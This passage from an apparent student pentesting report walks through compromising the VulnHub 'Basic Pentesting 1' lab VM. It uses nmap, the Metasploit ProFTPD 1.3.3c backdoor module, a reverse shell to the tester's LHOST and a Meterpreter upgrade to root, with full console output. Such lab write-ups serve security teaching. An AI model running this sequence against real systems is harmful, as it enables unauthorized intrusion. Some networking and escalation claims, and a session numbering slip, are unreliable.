- If any of these 3 are violated in the process of exploitation then we can say that the exploit was successful in abusing the vulnerability.
- The basic goal of exploits is to compromise the victim by taking advantage of the vulnerability and then delivering the payload into the target, that payload will do whatever should happen after the victim is compromised.
- A shell in hacking is one which will take instructions in form of commands from the user and will give it to the OS of the target. A shell grants us the ability to control the target. It can be both command line or graphical.

7.2 Exploitation steps

This section provides a detailed walkthrough of how the "Basic Pentesting 1" VM from VulnHub was exploited step by step using Metasploit Framework and manual techniques.


(A) Doing Reconnaissance i.e. Information gathering


1. **sudo netdiscover** - to find the Ip of the target.

```
Currently scanning: 172.27.167.0/16   |   Screen View: Unique Hosts

69 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 4140
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
_____________________________________________________________________________
192.168.159.1   00:50:56:c0:00:08     59    3540  VMware, Inc.
192.168.159.2   00:50:56:e1:4e:b7      5     300  VMware, Inc.
192.168.159.131 00:0c:29:a1:7d:67      3     180  VMware, Inc.
192.168.159.254 00:50:56:f4:39:fa      2     120  VMware, Inc.
```

- ***Always ignore the .1, .2 and .254 because they are not machines, they are router gateway subnet masks, hence the remaining Ip will be the target IP.***


2. **sudo netdiscover -r subnetmask** - to find Ip of the target ***when you are sure that the target is in the same subnet***, here to write the subnet mask just make last octet .0 and put /24… which shows that we have specified a particular range for scanning, it is done to save time.






- ***Always ignore the .1, .2 and .254 because they are not machines, they are router gateway subnet masks, hence the remaining Ip will be the target IP.***

3. **ping TargetIP** - to check whether it is alive or not.



- We successfully received packets from the IP, which indicates that it is alive

4. **nmap -A -p- TargetIP** - Aggressive(-A) scan of each and every port(-p-) of the target




- We got 3 open ports 21,22 and 80 along with their protocols, services and versions. I decided to choose the TCP Port 21 which was on ftp service and had ProFTPD 1.3.3c version.

(B) Doing vulnerability analysis

1. **nmap --script=vuln -PORTNUMBER TARGETIP** - for doing vulnerability assessment before finding exploits


This step is very important; many people directly jump to the exploiting part without doing it; *which must be avoided.*




- We decided to do vulnerability assessment on port 21 which tells us that this installation has been backdoored which is a dangerous vulnerability and can even be exploited manually

(C) Finding exploits and starting the actual exploitation.

1. **msfconsole** - to open Metasploit for finding exploits



2. **search VersionOfPort** - to find the exploits



2. **search VersionOfPort type:exploit** - to find particular type of exploit

```
msf6 > search ProFTPD type:exploit

Matching Modules
================

   #   Name                                                  Disclosure Date  Rank       Check  Description
   -   ----                                                  ---------------  ----       -----  -----------
   0   exploit/linux/misc/netsupport_manager_agent           2011-01-08       average    No     NetSupport Manager Agent Remote Bu
ffer Overflow
   1   exploit/linux/ftp/proftp_sreplace                     2006-11-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffe
r Overflow (Linux)
   2     \_ target: Automatic Targeting                      .                .          .      .
   3     \_ target: Debug                                    .                .          .      .
   4     \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1  .            .          .      .
   5   exploit/freebsd/ftp/proftp_telnet_iac                 2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet I
AC Buffer Overflow (FreeBSD)
   6     \_ target: Automatic Targeting                      .                .          .      .
   7     \_ target: Debug                                    .                .          .      .
   8     \_ target: ProFTPD 1.3.2a Server (FreeBSD 8.0)      .                .          .      .
   9   exploit/linux/ftp/proftp_telnet_iac                   2010-11-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet I
AC Buffer Overflow (Linux)
   10    \_ target: Automatic Targeting                      .                .          .      .
   11    \_ target: Debug                                    .                .          .      .
   12    \_ target: ProFTPD 1.3.3a Server (Debian) - Squeeze Beta1  .         .          .      .
   13    \_ target: ProFTPD 1_3_3a Server (Debian) - Squeeze Beta1 (Debug)  . .          .      .
   14    \_ target: ProFTPD 1.3.2c Server (Ubuntu 10.04)     .                .          .      .
   15  exploit/unix/ftp/proftpd_modcopy_exec                 2015-04-22       excellent  Yes    ProFTPD 1.3.5 Mod_Copy Command Exe
cution
   16  exploit/unix/ftp/proftpd_133c_backdoor                2010-12-02       excellent  No     ProFTPD-1.3.3c Backdoor Command Ex
```

3. *Then copy the path of the exploit*
4. **use ExploitPath** - to select the corresponding exploit and enter it

```
swastik1616@kali: ~ ×   swastik1616@kali: ~ ×
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > 
```

5. **info** - to get various useful information about the exploit

```
swastik1616@kali: ~ ×   swastik1616@kali: ~ ×
msf6 > use exploit/unix/ftp/proftpd_133c_backdoor
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > info

       Name: ProFTPD-1.3.3c Backdoor Command Execution
     Module: exploit/unix/ftp/proftpd_133c_backdoor
   Platform: Unix
       Arch: cmd
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Excellent
  Disclosed: 2010-12-02

Provided by:
  MC <mc@metasploit.com>
  darkharper2

Available targets:
      Id  Name
      --  ----
  =>  0   Automatic

Check supported:
  No
```

```
Basic options:
  Name    Current Setting  Required  Description
  ----    ---------------  --------  -----------
  RHOSTS                   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT   21               yes       The target port (TCP)

Payload information:
  Space: 2000
  Avoid: 0 characters

Description:
  This module exploits a malicious backdoor that was added to the
  ProFTPD download archive. This backdoor was present in the proftpd-1.3.3c.tar.[bz2|gz]
  archive between November 28th 2010 and 2nd December 2010.

References:
  OSVDB (69562)
  http://www.securityfocus.com/bid/45150


View the full module info with the info -d command.
```

6. *Find the BASIC OPTIONS in the info which appeared and set the RHOSTS, RPORT, LHOST, LPORT*
7. ***set RHOSTS TargetIP*** - Rhost is the target host so we give the target Ip here
8. ***set RPORT TargetPort*** - In Rport we give the remote port in which we want to attack

```
swastik1616@kali: ~ ×  swastik1616@kali: ~ ×
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.168.159.131
RHOSTS ⇒ 192.168.159.131
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RPORT 21
RPORT ⇒ 21
```

9. ***set LHOST YourIP*** - Lhost means the listening host which should be us, because Metasploit framework doesn't know that where to send back the shell, that's why we need to specify our own Ip here.
10. ***set LPORT anything (like 1234)*** - The listening port can be anything because it doesn't matter.


```
swastik1616@kali: ~ ×  swastik1616@kali: ~ ×
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.168.159.130
LHOST ⇒ 192.168.159.130
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 1234
[!] Unknown datastore option: LPORT. Did you mean RPORT?
LPORT ⇒ 1234
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LPORT 1234
LPORT ⇒ 1234
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

11. ***show options*** - to see all the options which we have set

```
swastik1616@kali: ~ ×  swastik1616@kali: ~ ×
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > show options

Module options (exploit/unix/ftp/proftpd_133c_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  192.168.159.131  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

12. ***show payload*** - it lists all the compatible payloads which are working with the corresponding exploit.

It is recommended to use payloads which have a word called ***meterpreter*** in the, and if it is not available then use the payload having the word ***reverse*** in them, and at last when both are unavailable then use any generic payloads



13. ***set payload PayloadPath*** - to set the payload to the one you selected

14. **exploit or run** - final command after setting everything to exploit the vulnerability and access the target, after running this command we will have the full access of the target as its root.

15. Now after entering the shell of the target, we can do anything we want, also we can use the command ***background*** to get back to metasploit while being in the session and not terminating it, and we can use the command ***sessions*** in metasploit to confirm that we are still connected to the target, don't use the command ***exit*** because it will terminate that session.

```
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.159.130:1234 → 192.168.159.131:46834 (192.168.159.131)
```

16. ***sessions -u SessionId or SessionName*** - to upgrade the session and get access of the stronger payloads like meterpreter.


```
swastik1616@kali: ~ ×  swastik1616@kali: ~ ×
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions

Active sessions
===============

  Id  Name  Type            Information  Connection
  --  ----  ----            -----------  ----------
  1         shell cmd/unix               192.168.159.130:1234 → 192.168.159.131:46834 (192.168.159.131)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.159.130:4433
[*] Sending stage (1017704 bytes) to 192.168.159.131
[*] Meterpreter session 2 opened (192.168.159.130:4433 → 192.168.159.131:37360) at 2025-03-08 15:42:51 +0530
[*] Command stager progress: 100.00% (773/773 bytes)
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions

Active sessions
===============

  Id  Name  Type                   Information            Connection
  --  ----  ----                   -----------            ----------
  1         shell cmd/unix                                192.168.159.130:1234 → 192.168.159.131:46834 (192.168.159.131)
  2         meterpreter x86/linux  root @ 192.168.159.131  192.168.159.130:4433 → 192.168.159.131:37360 (192.168.159.131)

msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
```

17. ***sessions SessionId or SessionName*** - to interact with the corresponding session

```
swastik1616@kali: ~ ×  swastik1616@kali: ~ ×
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions 3
[*] Starting interaction with 3 ...

meterpreter > background
[*] Backgrounding session 3 ...
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions 1
[*] Starting interaction with 1 ...

background

Background session 1? [y/N]  y
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > sessions 3
[*] Starting interaction with 3 ...

meterpreter >
```

18. ***help*** - command to see what all we can do in the target
19. ***shell*** - If we don't get the desired options, then we can run this command in the meterpreter to use the shell of the target and then use the command ***exit*** to get out of the shell and come back to meterpreter.


TARGET'S DESKTOP BEFORE



ME RUNNING COMMANDS FROM MY SYSTEM

```
meterpreter > pwd
/home/marlinspike/Desktop
meterpreter > ls
No entries exist in /home/marlinspike/Desktop
meterpreter > mkdir HACKED
Creating directory: HACKED
meterpreter > ls
Listing: /home/marlinspike/Desktop
==================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
040755/rwxr-xr-x  4096  dir   2025-03-08 15:52:29 +0530  HACKED

meterpreter >
```

TARGET'S DESKTOP NOW



Chapter 8: Results and Discussion

In this chapter, we present the results obtained from the penetration testing conducted within a controlled virtual environment using Kali Linux. The primary objective was to exploit vulnerabilities in a vulnerable virtual machine (VM) from VulnHub, titled "Basic Pentesting 1." This VM was designed to simulate common weaknesses in systems, providing an ideal testing ground for evaluating penetration testing techniques, including reconnaissance, vulnerability scanning, exploitation, and post-exploitation.

8.1 Exploitation of Vulnerabilities

The initial phase of the penetration test focused on performing thorough reconnaissance using tools such as Nmap and Nikto to identify open ports, services, and potential vulnerabilities. These tools helped map the target system and highlighted the presence of ProFTPD 1.3.3c, a version known for having a backdoor vulnerability that could be exploited by attackers.

By leveraging Metasploit's unix/ftp/proftpd_133c_backdoor exploit module, we successfully gained an initial shell access on the system. This vulnerability was critical, as it allowed unauthorized users to execute commands on the target system without authentication, providing a pathway for further exploitation.

8.2 Post-Exploitation and Privilege Escalation

Once we gained initial access to the system, we proceeded to upgrade our shell to Meterpreter, which provided a more robust command-and-control interface. Using Meterpreter's post-exploitation features, we explored the system for valuable information such as passwords, system configurations, and other sensitive data that could assist in further exploitation.

Through various techniques, including file system exploration and privilege escalation exploits, we were able to elevate our access rights to root privileges. This phase was crucial for gaining full control over the system, enabling us to perform actions such as data exfiltration and pivoting to other machines within the virtual environment.

8.3 Results of Vulnerability Assessment

The exploitation of ProFTPD 1.3.3c proved to be the most critical vulnerability in the target system. Other vulnerabilities identified during reconnaissance were either non-exploitable due to missing conditions or mitigated by existing security configurations. However, the vulnerability in ProFTPD demonstrated the importance of regularly updating services and applying security patches.

The system's response to the exploitation process highlighted several weaknesses in its defence mechanisms. In particular, the lack of effective intrusion detection systems (IDS) and the absence of strong authentication protocols facilitated the success of the attack. Moreover, the use of outdated and unpatched software versions left the system open to easy exploitation.

8.4 Impact and Mitigation Strategies

The successful exploitation of the ProFTPD backdoor demonstrated the significant risks posed by unpatched vulnerabilities.

If exploited by an attacker with malicious intent, the impact could include unauthorized access to sensitive data, complete control over the system, and potential lateral movement to other networked devices.

To mitigate such risks, several strategies should be implemented:

1. Regular Software Updates: Ensuring that all services and applications are up-to-date with the latest security patches is essential in preventing known vulnerabilities from being exploited.
